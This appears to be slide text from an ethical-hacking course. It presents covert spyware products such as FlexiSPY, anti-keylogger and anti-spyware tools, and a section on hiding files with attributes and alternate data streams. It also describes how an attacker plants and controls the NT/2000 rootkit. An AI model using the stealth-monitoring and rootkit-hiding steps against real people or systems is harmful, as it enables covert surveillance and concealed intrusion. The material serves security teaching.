



FlexiSPY is an 'activity logger' for mobile phones

Activities such as sending and receiving SMS messages, call history, (incoming/ outgoing), call duration, GPRS activity, and contact names in their address book that is associated to each SMS and call

FlexiSPY is virtually undetectable by the user!

Works with most Motorola and Nokia phones



# Spy Software: FlexiSpy (Sample Report)



:: 7 - 9 of 10 records ::

time zone:  rows per page:

<input type="checkbox"/>	Type	Direction	Duration	ContactName	Mobile Time	Server Time
<input type="checkbox"/>	SMS			Cat	19/03/06 15:26:45	19/03/06 08:25:26
<input type="checkbox"/>	VOICE		0:00:03	016684485	19/03/06 08:25:23	19/03/06 08:25:26
<input type="checkbox"/>	VOICE		0:00:00	016684485	19/03/06 07:59:51	19/03/06 07:58:38

[Select All](#) | [Clear All](#)

:: Log Event Detail Info::

IMEI : 355660001900846◆  
 Client Time: 19/03/06 15:26:45  
 Server Time: 19/03/06 08:25:26  
 Event Type: SMS  
 Direction: OUT  
 Phone Number: 016684485  
 Contact Name: Cat  
 Contents: Thanks to FlexiSPY i finally figured out that my wife is cheating on me with my brother... I had a bad feeling about this for over a year, now i'm 100% sure about it... Thanks about FlexiSPY





PC PhoneHome tool tracks stolen laptops

It secretly sends a stealth email message to an email address of your choice containing the physical location of your computer every time you get an Internet connection

When the stolen computer is online, it will send a stealth message to the pre-determined email address containing its exact location

- Install the software and restart the computer
- Start → Run → **configmod**
- Enter your email address
- That's all
- Whenever your system is online, you will receive notification through email



# PC PhoneHome: Screenshot

**PC PhoneHome Pro Version** [X]

This must be filled out completely and accurately to assist law enforcement in the recovery of the missing computer.

Notification Info

Receipient's Email ID

User Registration Info

Name  Organization

Address

City  State/Province  Zip/Postal Code  Country

Phone (Home)  Phone (Office)  Email

Unique ID

Computer

Mfg.

Model No.  S.No.

Inv. No.

OK Cancel Register

# Keylogger Countermeasures

Install Antivirus software and keep the signatures up to date

Install a Host-based IDS such as Cisco CSA agent which can monitor your system and disable the installation of keyloggers

Keep your hardware systems secure in a locked environment


Frequently check the keyboard cables for the attached connectors





# Anti-Keylogger

This tool can detect keylogger installations and remove them



# Advanced Anti Keylogger


Advanced Anti Keylogger is an anti-spy program that prohibits operation of any keylogger, either currently in use or in development

## Features:

- Protection against the keystroke capture
- Protection against the screen shot capture
- List of currently loaded modules attempting to monitor keyboard activity



# Advanced Anti Keylogger: Screenshot



# PrivacyKeyboard

<http://www.anti-keylogger.com>

PrivacyKeyboard is the first product of its kind which protects computers against both spy software and hardware

When you are typing important information like your e-banking password, it will help you circumvent hardware keyloggers, which are difficult to detect


The virtual keyboard prevents hardware keyloggers from intercepting keystrokes made by the user

The protection against software keyloggers is also active at this moment

Since the user is not actually using the keyboard of his PC, hardware keyloggers do not receive any signals from it and cannot capture the keystrokes



# PrivacyKeyboard: Screenshot



# Spy Hunter - Spyware Remover

SpyHunter is the spyware detection and removal tool

SpyHunter will hunt down and remove spyware and adware


## Features:

- Removes spyware, adware, keyloggers, cookies, and toolbars
- Removes spyware registry keys, popup programs, and memory resident spyware
- Removes spyware programs that slow down your computer
- Comprehensive database of spyware and adware threats





# Spy Hunter: Screenshot



# Spy Sweeper

Spy Sweeper detects and removes more traces of spyware including Trojans, adware, keyloggers, and system monitoring tools



If items are found during a scan, the program offers a short description, as well as recommendations on how to protect yourself and your PC

SpySweeper offers real-time protection shields that prevent new malware from being installed, as well as unauthorized system changes to your browser settings and startup programs



# Spy Sweeper: Screenshot



# Spyware Terminator

Spyware Terminator is an adware and spyware scanner

It can remove spyware, adware, Trojans, keyloggers, home page hijackers, and other malware threats

## Features:

- Removes Spyware
- Scheduled Scans
- AntiVirus Integration



# Spyware Terminator: Screenshot 1

The screenshot displays the Spyware Terminator Center interface. The main window is titled "Spyware Terminator Center" and features a navigation bar with icons for System Summary, Spyware Scan, Real-Time Protection, Internet Protection, Settings, and Support & Help. The left sidebar contains buttons for Scan, Scan Reports, Ignore List, Quarantine, Update, and Utilities. The central area shows a "Scan Progress (Fast Scan)" window with the following details:

**Current operation - Services Scanning**  
 > C:\Program Files\Spyware Terminator\sptcontmenu.dll

Completed: 35%  Elapsed Time: 0.00:34

Objects Summary		System Details	
Objects Scanned:	540	Running Processes	23
Objects Identified	43	Processes Identified	0
Objects Ignored	0	Registry Identified	22
Critical Objects	0	Files Identified	15


**Scan Details**

```

9:10:36 AM Skype : HKCR\CLSID\{77BF5300-1474-4EC7-9980-D32B190E9B07}
9:10:36 AM Skype : HKLM\SOFTWARE\Microsoft\Internet Explorer\Extensions\{77BF5300-1474-4EC7-9
9:10:36 AM Flashget : HKCR\CLSID\{F156768E-81EF-470C-9057-481BA8380DBA}
9:10:36 AM Flashget : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper C
9:10:36 AM Flashget : C:\Program Files\Flycast\netflash.dll
    
```

At the bottom of the scan window are "Pause" and "Abort Scan" buttons. The version number "2.0.0.187" is visible in the bottom left corner of the application window.

# Spyware Terminator: Screenshot 2



# WinCleaner AntiSpyware

WinCleaner AntiSpyware is an anti-spyware system that includes real-time protection as well as on-demand scanning

It protects against pop-ups, slow performance, and security threats caused by spyware, adware, and other unwanted nuisances

## Features:

- Spyware scanning and detection
- Minimal impact on computer performance
- Comprehensive realtime shields that protect against spyware infections



# WinCleaner: Screenshot 1



# WinCleaner: Screenshot 2

The screenshot displays the WinCleaner AntiSpyware application window. The title bar reads "WinCleaner AntiSpyware" and "WinCleanerAS.com". The main interface is yellow and features a sidebar on the left with icons for Forum, Welcome, Scan, Shields, Log, and Settings. The main area is titled "Spyware Shields" and has two tabs: "Registry Shields" (selected) and "File Shields". A list of shields is shown, all with checked boxes and "Status: active" labels. At the bottom of the list are buttons for "Check All", "Add Shield", "Edit Shield", and "Delete Shield". A green banner at the bottom of the main area says "Spyware Shields are Active ... Click here to De-activate." The status bar at the bottom right indicates "Spyware Shields: 51".

Shield Name	Status
<input checked="" type="checkbox"/> IE Start Page Shield	Status: active
<input checked="" type="checkbox"/> IE Start Page Shield #2	Status: active
<input checked="" type="checkbox"/> IE Search Page Shield	Status: active
<input checked="" type="checkbox"/> IE Search Page Shield #2	Status: active
<input checked="" type="checkbox"/> IE Search Bar Shield	Status: active
<input checked="" type="checkbox"/> IE Local Page Shield	Status: active
<input checked="" type="checkbox"/> IE Local Page Shield #2	Status: active
<input checked="" type="checkbox"/> IE Default Search URL Shield	Status: active



© 1999 Randy Glasbergen. [www.glasbergen.com](http://www.glasbergen.com)



**"I've received a number of complaints from your computer. You haven't been washing your hands after you go to the toilet."**

Copyright 2003 by Randy Glasbergen.  
[www.glasbergen.com](http://www.glasbergen.com)



**“Originally, P.D.A. stood for ‘pretty darned amazing’  
...but that didn’t sound high-tech enough.”**




# System Hacking: Part IV



## Hiding Files

# CEH Hacking Cycle



There are two ways of hiding files in NT/2000

- **Attrib**
  - use `attrib +h [file/directory]`
- **NTFS Alternate Data Streaming**
  - NTFS files system used by Windows NT, 2000, and XP has a feature Alternate Data Streams that allows data to be stored in hidden files that are linked to a normal visible file.




Streams are not limited in size and there can be more than one stream linked to a normal file

Rootkits are kernel programs that have the ability to hide themselves and cover up traces of activities

When a rootkit is installed, it replaces certain operating system calls and utilities with its own modified versions of those routines

For example, to hide the existence of a file, the rootkit intercepts all system calls that can carry a file name argument, such as `open()`, `chdir()`, and `unlink()`



# Why Rootkits

The hacker requires root access to the system by installing a virus, Trojan horse program, or spyware, in order to exploit it

To maintain the root access, the attacker needs to hide tracks from the system administrator by modifying the system commands

Rootkit allows the hacker to maintain hidden access to the system

**CHC: Hiding files**



# Hacking Tool: NT/2000 RootKit

What if the very code of the operating system came under the control of the attacker?

The NT/2000 rootkit is built as a kernel mode driver which can be dynamically loaded at the run time

The NT/2000 rootkit runs with system privileges, right at the core of the NT kernel, so it has access to all the resources of the operating system

The rootkit can also:

- Hide processes (that is, keep them from being listed)
- Hide files
- Hide registry entries
- Intercept keystrokes typed at the system console
- Issue a debug interrupt, causing a blue screen of death
- Redirect EXE files



# Planting the NT/2000 Rootkit

The rootkit contains a kernel mode device driver, called `_root_.sys`, and a launcher program, called `deploy.exe`

After gaining access to the target system, the attacker will copy `_root_.sys` and `deploy.exe` onto the target system and execute `deploy.exe`

This will install the rootkit device driver and start it up. The attacker later deletes `deploy.exe` from the target machine

The attacker can then stop and restart the rootkit by using the commands `net stop _root` and `net start _root_`

Once the rootkit is started, the file `_root_.sys` stops appearing in the directory listings. The rootkit intercepts the system calls for listing files and hides all files beginning with `_root_` from display

# Rootkit - Screenshot

